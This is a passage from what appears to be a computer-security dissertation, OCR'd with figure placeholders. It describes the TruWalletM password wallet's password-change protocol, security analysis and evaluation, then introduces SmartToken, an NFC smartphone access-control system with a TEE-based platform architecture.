

User U
u
Wallet core C
$K, Cert_S, pID$
Wallet helper H
K'
Web-server S
K, K', u', p_{old}'
1. $\{pwdChangePage\}_{K'}$
2. $sID, pwdChangePage$
$(hCert_S, K_M, K) \leftarrow \mathsf{loadSession}(sID)$
$(u, p_{old}) \leftarrow \mathsf{loadPwd}(hCert_S)$
3. u
4. ack
$p_{new} \leftarrow \mathsf{RNG}()$
5.$\{pwdChangePage, u, p_{old}, p_{new}\}_K$
$u' \overset{?}{=} u$
$p_{old}' \overset{?}{=} p_{old}$
$\mathsf{store}(p_{new})$
6. $\{ack\}_K$
$\mathsf{storePwd}(u, p_{new}, hCert_S)$
7. ack

Figure 20: Password change protocol

5.4.3.5 *Password Change*

The last usage scenario we consider is a password change. To change the password, the user visits the password change web-page of the corresponding web server. The page is delivered to TruWalletM either via http connection or via the SSL/TLS channel established between H and S.

Password change protocol is shown in Figure 20. First, H gets *pwdChangePage* and from S through the SSL/TLS channel protected with the key K' (step 1) which is forwarded together with the identifier of the session, *sID*, to C (step 2). C loads the session context by *sID* and obtains the hash of the server certificate $hCert_S$, the master secret K_M and the session key K. It then fetches the tuple u, p_{old} by $hCert_S$ and displays u to U for acknowledge (step 3). If acknowledged (step 4), the new password p_{new} is generated, and *pwdChangePage* is filled with u, p_{old}, p_{new} and sent over the channel protected with the session key K to S (step 5). If the tuple (u, p_{new}) matches local records (u', p_{old}', the new password is accepted by S and stored for future use. After S acknowledges successful password change (step 6) C stores p_{new}, too, and then sends acknowledge to H (step 7).

5.5 SECURITY CONSIDERATIONS

PROTECTION OF USER CREDENTIALS. The user credentials are protected by the following means:

- *Runtime isolation.* All operations on user credentials (except user input) are performed within the TEE. As the TEE is isolated from the rest of the system in terms of processing and memory, that guarantees protection of the user's credentials at run-time from potentially malicious OS and other OS-side components.

- *Secure data storage.* Storing credentials within the TEE or data encryption with the TEE-protected key K_P before they leave TEE for being stored at open side ensures confidentiality of credentials. In this way, credentials cannot be accessed by malware or by an adversary reading device memory.

- *Strong passwords*. TruWalletM generates high-entropy passwords which are unique for each account to prevent dictionary, brute-force and reuse credential attacks.
- *Blind passwords*. Classical and malware phishing attacks are prevented because the passwords are unknown to the user. TruWalletM either creates the passwords within the TEE and does not reveal them to the user (as proposed in [132]), or, when entered by the user, requests the user to initiate a password change procedure (i.e., to visit a password change page of the associated web server);
- *Tamper-resistant TEE*. As discussed in Section 5.3 (assumptions), we assume that TEE is tamper-resistant to standard physical attacks aiming to access the security sensitive information within TEE.

TRUSTED PATH. The trusted path between the user and the web server consists of two parts: from TEE to the web server, and from the user to the TEE. The first part is provided by the SSL/TLS sub-channel established between TEE and S. Because credentials are transmitted through the secure channel, the adversary is not able to eavesdrop them. Further, even in a case in which the session key used for the communication between H and S is compromised, it would not lead to the compromise of the master secret or the session key used for the communication between TEE and S. This is due to the one-way property of the pseudo-random function (inherited from hash algorithms) used for key generation, which is used for generation of session keys from the master secret. Further, the web-server is authenticated to TEE based on its certificate, which prevents man-in-the-middle attacks.

The second part of trusted path is provided by a direct User Interface (UI) between the user and the wallet core. To protect user credentials from malware such as keyloggers, malicious web-browser and phishing programs, the user enters his passwords only via the TEE-based UI. We recall, that TEEs that support the direct UI are already available on commodity mobile platforms. For instance, ARM TrustZone with TEE-based UI is deployed on every iPhone, Nokia Lumia and many Android devices (e.g., Samsung Galaxy S3/S4 or Nexus 7).

In case the underlying TEE does not provide the direct UI, we suggest using OS-based UI customized with a unique phrase or a background picture available within TEE, as proposed in [105, 37]. In this case, TEE authenticates the user by means of user login at launch of the wallet, while the user authenticates TEE by recognizing a customized UI element, e.g., a unique phrase or background image. While some studies report that users tend to ignore security hints [256], other studies show that such an approach is a valuable option [37].

In case the interface with TEE is realized as OS-side component, it cannot be trusted completely. While trust of the OS components can be provided by ensuring the component's integrity by means of secure boot[10] - the mechanism currently supported by TEEs, the secure boot is ineffective against runtime attacks. Hence, the user can enter his passwords securely only immediately after a system reboot.

10 The boot process is terminated in case the integrity of a component to be loaded could not be verified (e.g., it does not match the securely stored reference value [169])

Another alternative to secure UI is the out-of-band provisioning of credentials (as was discussed in Section 5.4.3.1), which allows for secure installation of passwords even if UI is compromised.

5.6 IMPLEMENTATION AND EVALUATION

IMPLEMENTATION We implemented TruWalletM for Nokia N900 smartphone which runs Maemo OS [204] and emulates the M-Shield secure hardware. By default, M-Shield is not available to third party developers, meaning that any code to be run within M-Shield should be signed by the phone manufacturer. To bypass this restriction, we leverage On-board Credentials framework (ObC) [189] developed by Nokia researchers which allows third party developers to execute small programs within M-Shield TEE. ObC framework is supported by every M-Shield-enabled smartphone of Nokia. Thus, in our implementation, we build TruWalletM on top of ObC.

A detailed description of the ObC architecture can be found in [189]. In a nutshell, it provides a bytecode interpreter residing within TEE, which can execute lightweight bytecode compiled from scripts written in assembler and provides an interface for commonly used cryptographic primitives. Furthermore, ObC features the provisioning subsystem which allows for out-of-band provisioning of users' passwords. The secure data storage D is realized by means of sealing - the operation that protects an object from unauthorized access by unauthorized code from "open world" as well as from the other (possibly malicious) scripts. Particularly, sealed data is encrypted under the key that is never available outside TEE and is cryptographically bound to the script that created and sealed data.

The wallet helper H is implemented as two subcomponents. The first one is written in C and realizes the interface with the wallet core, the interaction with the user, and parses the web pages. The second component implements the SSL/TLS proxy functionality by leveraging the open-source code of the SSL/TLS Java proxy Paros [236].

The functionality of the wallet core is implemented as a set of ObC assembly scripts, which are invoked by the wallet helper when needed. Our implementation of ObC scripts faced the following technical challenges: First, X.509 certificate parsing and their verification within TEE has turned out to be challenging due to resource constraints. Second, in many cases verification of a single certificate is not sufficient, but rather verification of the certificate chain is required. This renders verification of the full certificate chain in one go infeasible cannot be verified in one go. Fortunately, the ObC Interpreter allows us to store state of the execution between invocations of several scripts (cf. [114] for more details), hence, we leveraged this feature to implement certificate chain verification in several subsequently executed ObC scripts. Third, flexible certificate verification implies that multiple trust roots (e.g. hashes of CA public keys) have to be supported. This increased the size and complexity of the wallet core script implementation.

The user interface for the wallet core is implemented as part of the OS, because the constraint resources of M-Shield-based TEEs prohibit a full user interface implementation in the secure mode. Hence, customize the UI with user-specific background picture (as discussed in Section 5.5) and require the user to specify the background picture during wallet initialization process.

EVALUATION We have tested our prototype with several public websites, such as web e-mail services, eBay, and Amazon. Registration, authentication, and password change use cases work transparently and without noticeable performance overhead. Our performance tests have been implemented based on the open-source *wget*[11] tool, which we used to login via SSL/TLS to the websites *mail.rub.de* and *checkyourbets.com* utilizing TruWalletM. The test was performed 10 times. The induced performance overhead for *mail.rub.de* took 0.4s on average and increased the required login time from 1.3s to 1.7s. The performance penalty for *checkyourbets.com* added 0.2s in average to 1.5s needed for authentication without the wallet. We believe that it is reasonable to accept such performance penalty giving the fact that this overhead only occurs during authentication/registration/password phase which happens infrequently.

The memory consumption imposed by the wallet is approximately 60 kByte of resident RAM, including Paros, which is easily acceptable even for mobile platforms.

5.7 SUMMARY

In this chapter we presented TruWalletM, the hardware-assisted wallet solution for protection of user's passwords on mobile platforms. While user passwords are known to be vulnerable to many attacks ranging from brute force and phishing to software attacks such as key logging and man-in-the-browser, password-based authentication still remains the most prevalent authentication method in the web. Although recently many large Internet service providers such as Google, Facebook, and Dropbox, to name a few, began to offer 2FA to mitigate massive abuse of user accounts, 2FA schemes still use passwords as a primary authentication credential and, hence, password protection remains an emerging problem even in the new authentication landscape. Further, as we showed and elaborated in Chapter 4, secondary authentication credentials (e.g., One-time Passwords (OTPs)) used in 2FA schemes are still vulnerable to software-based attacks (e.g., by mobile malware), hence, one could expect that 2FA development will move towards hardware-assisted solutions to mitigate these threats. If one has to anyway rely on secure hardware for protection against client-side malicious programs, it seems more reasonable to concentrate on protection of user passwords rather than deploying hardware-assisted 2FA schemes, as it would eliminate the additional overhead and costs imposed by deployment and management of secondary authentication credentials.

Indeed, TruWalletM can achieve the same security properties as one would expect from a hardware-assisted 2FA solution. It provides protection against password-related attacks such as brute force, password re-use and phishing, as well as defeats sophisticated attacks by mobile malware (e.g., key loggers and man-in-the-browser attacks) and even physical attacks, such as device theft and memory tampering. Further, it satisfies important functional requirements which increase its chances for acceptance and easies deployment: First, it is compatible with legacy OSes and web-browsers, and, hence, satisfies BYOD requirement. Second, it imposes acceptable performance overhead which stipulates acceptance by end users. Third, it does not require any changes on the server side and can be used with any web-server supporting SSL/TLS standard and password-based authentication.

11 http://www.gnu.org/software/wget/

Part III

SECURE MOBILE APPLICATIONS AND SERVICES

6 SMARTTOKEN: DELEGABLE ACCESS CONTROL WITH NFC SMARTPHONES

In this chapter, we present an access control solution for NFC-capable mobile devices. In particular, we present design and implementation of the system which replaces traditional keys with electronic access control tokens (stored in user's smartphones). Electronic tokens offer a variety of appealing features not available in traditional access control systems: Tokens can be distributed and revoked remotely, delegated by users, and may support context-aware and time-limited access policies. On the other hand, electronic tokens may be exposed to new attack vectors, e.g., while transferred over electronic media (during token distribution or delegation) or when stored on the mobile device.

Our solution accurately addresses new security threats by utilizing secure protocols during token transfer and by deploying a platform security architecture for protection of security-sensitive application secrets on the platform. It is prototyped for Android (in two variations) and shows good performance despite bandwidth limitations of NFC.

REMARK. The results presented in this chapter were generated in collaboration between several institutions: Fraunhofer SIT, Technische Universität Darmstadt, and Aalto University. Main contributions are due to the author of this dissertation. Further, Sandeep Tamrakar from Aalto Univeristy, as well as Raphael Friedrich, Christoph Busold and Majid Sobhani from TU Darmstadt supported prototype implementation. Christian Wachsmann from TU Darmstadt was involved in protocol design.

This work was published in [110, 65, 64, 66]. Further, it imposed significant practical impact – the solution is being deployed by a large enterprise in Germany and will be in use by tens of thousands of employees and millions of customers in Germany around the globe.

6.1 MOTIVATION AND CONTRIBUTION

State-of-the art access control solutions for physical resources (e.g., buildings and rooms) typically rely on physical access tokens, such as mechanical keys, smartcards, key fobs or proprietary access control tokens. Typically, each application uses its own physical token so that users usually end up with multiple tokens. Further, the delegation of access rights to other users in these systems typically requires issuing a new physical token for that user.

In this context smartphone-based access control systems can greatly enhance user experience. They combine multiple access tokens in one single device, the smartphone, removing the need for the user to carry them. Tokens stored on a lost or stolen smartphone can be easily revoked and new tokens can be issued remotely, e.g., over the Internet, minimizing the time until the user obtains a replacement key. Moreover, users can easily delegate their access rights (or a subset of them) to other users while the key owner keeps full control of the delegated key, e.g., by defining access control policies and enforcing remote revocation.

While generally smartphone-based access control solutions can use various technologies for the communication between the smartphone and the access controller (guarding access to the protected resource), NFC is a highly suitable technology for access control applications due to its short communication range (of a few centimeters) providing basic assurance of the user's physical presence. In contrast to keyless entry systems, in which authentication between the smartphone and the lock is triggered as soon as the user appears in communication range of the lock, systems relying on short range communication technology require the user to tap with the phone against the lock in order to indicate user's incentive to trigger the authentication procedure. Further, it ensures physical presence of the user in front of the lock – the essential property for preventing relay attacks[1], where the attacker relays the wireless signal from the lock to the location near to the user and triggers authentication without the user's consent.

Several commercial smartphone-based access control systems experienced pilot deployments. Among them are solutions for electronic hotel room keys [10, 55, 83], house keys [202, 284] and electronic car keys [82, 275]. However, these systems are closed source and, hence, their security properties are unclear, in particular because their design and implementation details are not publicly available. While these applications require storing and processing security-critical data on smartphones, most operating systems for smartphones are vulnerable to malware [212, 213]. Further, systems like [202, 284] are representatives of keyless entry systems which are known to be vulnerable to relay attacks [125].

The secure implementation of a smartphone-based access control system requires the underlying security architecture to isolate trusted and untrusted components to prevent leakage and unintended manipulation of security-critical data, such as authentication secrets. Furthermore, threat of relay attacks stipulates the usage of short range interfaces such as NFC for the communication between the smartphone and the lock due to its physical presence property. Hence, the underlying protocol design must consider the bandwidth constraints of NFC.

1 Also known as Mafia Fraud attacks [104]

CONTRIBUTION AND OUTLINE. We present the design and implementation of an access control system for NFC-enabled smartphones. The unique feature of our scheme is that users can delegate (a portion of) their access rights to other users without contacting a central token issuer. More specifically, our contributions are as follows:

- *Platform security architecture.* We propose a platform security architecture for protection of security sensitive assets on the mobile device (Section 6.4). Our architecture isolates security critical code and data from untrusted code and ensures that the security critical operations (e.g., delegation of access rights) are authorized by the user. We show how such an architecture can be instantiated either in software or by leveraging commodity secure hardware.
- *Delegable SmartToken system.* We present a generic token-based access control system for NFC-enabled smartphones that, in contrast to previous solutions, supports delegation of access rights without contacting a central token issuer and that addresses the bandwidth constraints of NFC (Section 6.5). Further, we evaluate the security properties of our system (Section 6.6). Our solution is suitable for various applications, ranging from access control solutions for digital objects, such as electronic documents, to physical resources like rooms or cars.
- *Reference implementation.* We implement the SmartToken system for electronic access control tokens (Section 6.7). Our implementation instantiates two versions of platform security architecture: Software-based and hardware-based. The former utilizes TrustDroid [60] security extensions to establish isolation on the platform in software, while the latter utilizes hardware-based isolation by using a secure microSD smartcard [250]. Our implementation performs well despite hard bandwidth constrains of the NFC interface.

6.2 APPLICATION SCENARIOS

There is a vast number of applications that could benefit from smartphone-based access control systems, including access control to buildings and rooms in enterprises and hotels, rental cars , fleet management and car sharing applications.

ENTERPRISES. Access control systems in corporate environments typically have multiple physical resources such as buildings and office rooms as well as a large number of users with different access privileges. These environments require flexible access rights management with support for policy-based access control and revocation and are also demanding in terms of security. SmartToken system can fulfill all these requirements and provide more flexibility than smartcard-based systems which are typically used in these environments today. For instance, a company could easily grant visitors access rights to the parking garage and a meeting room only for the duration of their stay.

HOTELS. Another widespread application of access control systems are hotels which require a highly dynamic and flexible assignment of access rights to hotel guests and personnel. SmartToken greatly enhances the experience of hotel guests. As part of the booking process, the guest could receive an electronic room key in advance (e.g., printed out as a QR code on the booking confirmation), which is valid only for the duration of



Issuer $\mathcal{I}$
Defines policy P
$K_{\mathcal{U},\mathcal{R}} \leftarrow KDF(K_{\mathcal{U}}, ID_{\mathcal{R}})$
$T_{\mathcal{U}} \leftarrow enc(K_{\mathcal{R}}; K_{\mathcal{U},\mathcal{R}}, P)$
(2) Registration: share key $K_{\mathcal{U}}$
(3) Key download: $T_{\mathcal{U}}$
(1) Initialization: share key $K_{\mathcal{R}}$
Registered User $\mathcal{U}$
$K_{\mathcal{U},\mathcal{R}} \leftarrow KDF(K_{\mathcal{U}}, ID_{\mathcal{R}})$
$T_{\mathcal{D}} \leftarrow enc(K_{\mathcal{U},\mathcal{R}}; K_{\mathcal{D},\mathcal{R}}, P')$
(4) Authentication: $T_{\mathcal{U}}$
authenticate with $K_{\mathcal{U},\mathcal{R}}$
Resource $\mathcal{R}$
with identifier $ID_{\mathcal{R}}$
$(K_{\mathcal{U},\mathcal{R}}, P) \leftarrow dec(K_{\mathcal{R}}; T_{\mathcal{U}})$
Unlock if P allows
(5) Delegation: $T_{\mathcal{D}}$
Delegated User $\mathcal{D}$
(6) Authentication: $T_{\mathcal{U}}$, $T_{\mathcal{D}}$
authenticate with $K_{\mathcal{D},\mathcal{R}}$

Figure 21: SmartToken system overview

his stay. Hence, the guest does not need to check in and can proceed directly to his room on arrival.

CAR SHARING. An emerging application that could benefit significantly from a SmartToken solution is car sharing. While existing car sharing systems typically use RFID cards to unlock the car doors or a safe containing the car key, they still use the classical car key fob to unlock the immobilizer and to start the engine. SmartToken promises to enhance user experience in car sharing, car rental and fleet management applications since it allows the user to unlock and to start the car using only his smartphone. Similar to electronic hotel keys, the electronic car key could be sent to the user as part of the booking process (e.g., via SMS or email).

DELIVERY AND LOGISTIC SERVICES. SmartToken can greatly enhance user experience in various logistic and delivery service applications. For instance, it can be used for access control to the delivery infrastructure, such as post boxes and parcel stations. The customer can receive a notification about the delivery and use his smartphone to get access to the delivered package. Further, the flexible access rights management of SmartToken system allows the delivery company to provide temporary access to its infrastructure to other delivery carriers for the shipment of their parcels. This opens new business models and facilitates return of investments.

6.3 SYSTEM MODEL AND REQUIREMENT ANALYSIS

SYSTEM MODEL. The main entities in our system are a token issuer $\mathcal{I}$, a set of resources $\mathcal{R}$ (such as electronic resources or doors) and a set of users $\mathcal{U}$ (Figure 21). We denote the adversary with $\mathcal{A}$. $\mathcal{I}$ is a central authority that defines which $\mathcal{U}$ is allowed to access which $\mathcal{R}$. Further, $\mathcal{I}$ issues credentials (SmartTokens) $T_{\mathcal{U}}$ to each $\mathcal{U}$, which are used later by $\mathcal{U}$ to authenticate to $\mathcal{R}$. We distinguish between registered users and delegated users. A registered user $\mathcal{U}$ can delegate his token $T_{\mathcal{U}}$ to a delegated user $\mathcal{D}$, while a delegated user $\mathcal{D}$ cannot delegate his token $T_{\mathcal{D}}$.

TRUST MODEL AND ASSUMPTIONS. We assume that each registered user $\mathcal{U}$ and each delegated user $\mathcal{D}$ possesses a mobile platform $\mathcal{P}$, which consists of an untrusted operating environment (host) $\mathcal{H}$ and a Trusted Execution Environment (TEE) $\mathcal{S}$ (Figure 22). Further, we assume the issuer $\mathcal{I}$, the resource $\mathcal{R}$ and TEE $\mathcal{S}$ as trusted. Moreover, we assume that an authentic and confidential out-of-band channel between $\mathcal{I}$ and $\mathcal{U}$ is available once before the user registration protocol, and between $\mathcal{U}$ and $\mathcal{D}$ once before the token delegation protocol. Note that this is very natural since in many access control scenarios users typically have to prove their identity (e.g., by showing their identity card) to $\mathcal{I}$ during registration and/or will get a personal welcome letter with their access credentials from $\mathcal{I}$. Furthermore, $\mathcal{S}$ provides countermeasures against dictionary attacks.

ADVERSARY MODEL. We consider adversaries $\mathcal{A}$ that have full control over the communication channel between $\mathcal{I}$, $\mathcal{R}$, $\mathcal{U}$ and $\mathcal{D}$, which means that $\mathcal{A}$ can eavesdrop, modify, insert, delete and re-route protocol messages [2]. Further, $\mathcal{A}$ can compromise the host $\mathcal{H}$ of the user's mobile platform $\mathcal{P}$ and gain access to all information stored there. However, as mentioned in assumptions, $\mathcal{A}$ cannot compromise the issuer $\mathcal{I}$, the resource $\mathcal{R}$ or TEE $\mathcal{S}$ of $\mathcal{P}$. In particular, $\mathcal{A}$ cannot change the functionality of $\mathcal{S}$, and $\mathcal{A}$ cannot obtain any secret information stored in $\mathcal{S}$. Further, we do not consider Denial-of-Service (DoS) attacks, since they are always possible if $\mathcal{H}$ is compromised (e.g., malware can prevent the platform $\mathcal{P}$ from communicating with the $\mathcal{I}$, or constantly reboot the mobile device).

OBJECTIVES. In the following we list our security and functional requirements:

- **O1: Access control.** Access to a resource $\mathcal{R}$ is granted only (1) to a registered user $\mathcal{U}$ possessing a valid token $T_{\mathcal{U}}$ for $\mathcal{R}$ obtained from the issuer $\mathcal{I}$, and (2) to a delegated user $\mathcal{D}$ possessing a valid token $T_{\mathcal{D}}$ for $\mathcal{R}$ obtained from a registered user $\mathcal{U}$ with $T_{\mathcal{U}}$.

Further, authentication performance is a significant usability aspect essential for positive user experience:

- **O2: Performance.** Authentication of $\mathcal{U}$ or $\mathcal{D}$ to $\mathcal{R}$ should be performed within an imperceptible time interval [218, 33].

Moreover, the compatibility with existing smartphones is important to ensure the applicability of the solution in practice:

- **O3: Compatibility.** The access control system should be compatible with existing hardware and require no changes or only very minor changes to the mobile operating system.

A smartphone-based access control system should enable new appealing features, such as remote issuing and revocation of electronic keys, their remote replacement in case of

2 Note that we exclude relay attacks since the focus of this work is delegable authentication for NFC-enabled smartphones. A mitigation technique against relay attacks is distance bounding [247], which can be incorporated in our scheme

loss or theft of the mobile device, or providing mechanisms to revoke access of former users. Hence, our additional objectives are as follows:

- **O4: Remote issuing.** The issuer $\mathcal{I}$ should be able to *remotely* (e.g., via the Internet) issue and deploy the electronic access token $T_{\mathcal{U}}$ to the registered user $\mathcal{U}$.
- **O5: Remote revocation.** $\mathcal{I}$ should be able to *remotely* revoke access tokens $T_{\mathcal{U}}$ issued to $\mathcal{U}$. Moreover, revocation of $T_{\mathcal{U}}$ by $\mathcal{I}$ should automatically revoke all delegated tokens $T_{\mathcal{D}}$ issued by $\mathcal{U}$.

Additional desirable enhanced features include token delegation and support for context-aware access policies:

- **O6: Delegation.** A registered user $\mathcal{U}$ should be able to securely delegate her access rights to a third party $\mathcal{D}$.
- **O7: Policy-based access control.** A registered user $\mathcal{U}$ should be able to restrict access of delegated users to the resource based on contextual information (e.g., validity or number of openings).

PLATFORM-SPECIFIC SECURITY REQUIREMENTS. Mobile platforms typically host a mobile operating system that can potentially be compromised and expose all secrets stored on the platform. Hence, to achieve objective (O1), the security-sensitive data used in the underlying protocols must be protected against untrusted code. Therefore, we define the following security requirements on the underlying mobile platform:

- **SR1: Secure storage.** Security-sensitive data should not be accessible by untrusted software components while stored on the platform.
- **SR2: Isolation.** The system components operating on security-sensitive data must be trusted and isolated from the untrusted components.

Further, it must be ensured that the security sensitive operations, such as authentication and delegation, are triggered by the user rather than by malware. Moreover, advanced use cases, such as delegation and policy-based access control, rely on security-critical user inputs, such as passwords and user-defined access-control policies. Hence, for these use cases we need an additional security requirement:

- **SR3: Secure user interface.** The user (the registered user $\mathcal{U}$ or the delegated user $\mathcal{D}$) should be able to securely communicate with the trusted components.

6.4 MOBILE PLATFORM SECURITY ARCHITECTURE

In this section we first present the platform security architecture which fulfills the platform security requirements (SR1) to (SR3) as specified in Section 6.3 and then discuss how such an architecture can be instantiated.




Figure 22: Mobile platform security architecture

6.4.1 *Platform Security Architecture*

Our platform security architecture is depicted in Figure 22. The execution environment of the mobile platform is divided into two independent worlds: An untrusted host $\mathcal{H}$ and a trusted execution environment $\mathcal{S}$. The host runs on the general purpose processor of the mobile device, while TEE is established in a separate compartment isolated from the rest of the system. Such a separation can be established either in software or in hardware, as we will clarify in Section 6.4.2. Depending on the way the isolation is achieved, the TEE can either have a direct (secure) connection to the NFC chip or the connection is mediated by the untrusted host (illustrated as a dashed line in Figure 22). By contrast, the WiFi or the mobile network interface that is used for the communication with, e.g., the issuer $\mathcal{I}$, is always managed by the untrusted host.

The functionality of our system is realized by the SmartTokens and the SmartTokensSecure applications. The SmartTokens app manages the access control tokens and handles different protocols (such as registration, delegation and authentication), while the SmartTokensSecure component is only invoked to perform the computations involving security sensitive data, like cryptographic keys. All security sensitive data are stored in the SecureStorage component of $\mathcal{S}$ and never leave TEE in clear text.

The SmartTokens and SmartTokensSecure apps communicate via the channel established between both execution environments. The channel is handled by the TrEEService and TrEEMgr components residing at the operating system level. These components are responsible for multiplexing the communication between the different applications running on the mobile device. TrEEMgr additionally manages access of different TEE applications to the SecureStorage component, so that other applications possibly residing within the TEE, cannot access the cryptographic secrets of the SmartTokensSecure app.

The user input is handled by two components in the system: The user interface UI provided by the operating system residing within $\mathcal{H}$ and the secure user interface SecureUI based on TEE. UI is used for the ordinary interaction with the user, while all security-sensitive data, such as passwords and access control policies are handled by the SecureUI component. SecureUI can be distinguished by the user from regular UI by security indicators, such as unique color scheme, a customized background picture or a unique phrase only known to the user and TEE.

Note, as we discuss later in Section 6.4.2.1, SecureUI can be provided by software-based TEEs. However, hardware-based TEEs may or may not have the secure user interface, depending on properties of underlying secure hardware (cf. Section 6.4.2.2). Hence, we indicate the SecureUI component as optional in our system architecture (indicated by a dashed box in Figure 22). In Section 6.6 we will show that the platform architecture instantiated without the secure user interface can achieve objectives (O1) to (O3), while advanced objectives (O4) to (O7) can be achieved only in a relaxed adversary model, where the adversary $\mathcal{A}$ is not allowed to compromise the UI component.

6.4.2 *Possible Platform Security Architecture Instantiations*

In the following, we discuss how our security architecture can be instantiated based on software-based isolation or on top of secure hardware. Particularly, we describe our approach to software-based isolation and overview different secure hardware available on commodity mobile platforms in order to compare their features and identify the most appropriate configuration.

6.4.2.1 *TEE Established in Software*

Software-enforced isolation can be implemented based on virtualization technology or hardened operating systems that enforce domain isolation by means of mandatory access control. Examples include the OKL4 microvisor [154], domain isolation based on security kernels [304], and TrustDroid [60] security enhancement of the Android operating system. However, as confirmed by OKL4-based developments [92], a number of obstacles have to be surmounted with regard to performance, power consumption and portability of drivers before full virtualization becomes a practical solution for mobile platforms. Hence, we opted for a more lightweight isolation and adapted the TrustDroid security framework [60] for isolation enforcement.

TrustDroid is an extension of our XManDroid security framework, which we presented in Chapter 3[3]. While XManDroid was primarily designed to prevent application-level privilege escalation attacks on Android, TrustDroid re-uses mandatory access control mechanisms of XManDroid for a different purpose – to enforce isolation between applications assigned to different security domains. TrustDroid assigns different colors to applications at the time of installation in accordance to their security level and enforces domain isolation between the apps with different colors at runtime. Particularly, TrustDroid monitors all possible inter-application communication channels, including inter-process communication (IPC) calls, Linux sockets, file system access and local network connections, and prohibits communication links between applications with different colors.

TrustDroid framework enhances the standard Android user interface (provided by keyboard and display drivers) with security indicators informing the user to which domain he is communicating. This is achieved by presenting a status bar marked with a color of the corresponding domain. This feature can be used to establish the secure

3 Design and implementation of TrustDroid extensions are beyond the scope of this dissertation

Table 10: Comparison of secure hardware

Secure hardware	Secure storage (SR1)	Isolation (SR2)	Secure user interface (SR3)	Open to 3rd parties	Availability
ARM TrustZone [25]	+	+	+	only with ObC [189] on Nokia devices	widely deployed
TI MShield [35]	+	+	-	only with ObC [189] on Nokia devices	many platforms
SIM-card	+	+	-	-	every phone
Embedded SE	+	+	-	-	smartphones with NFC
Secure microSD card [250]	+	+	-	+	platforms with microSD slot
Secure microSD card with NFC [281]	+	+	-	+	smartphones with microSD slot & NFC antenna

user interface for the communication with TEE-residing components. Further, TrustDroid provides the secure storage functionality based on a system keystore.

6.4.2.2 *TEE Established in Hardware*

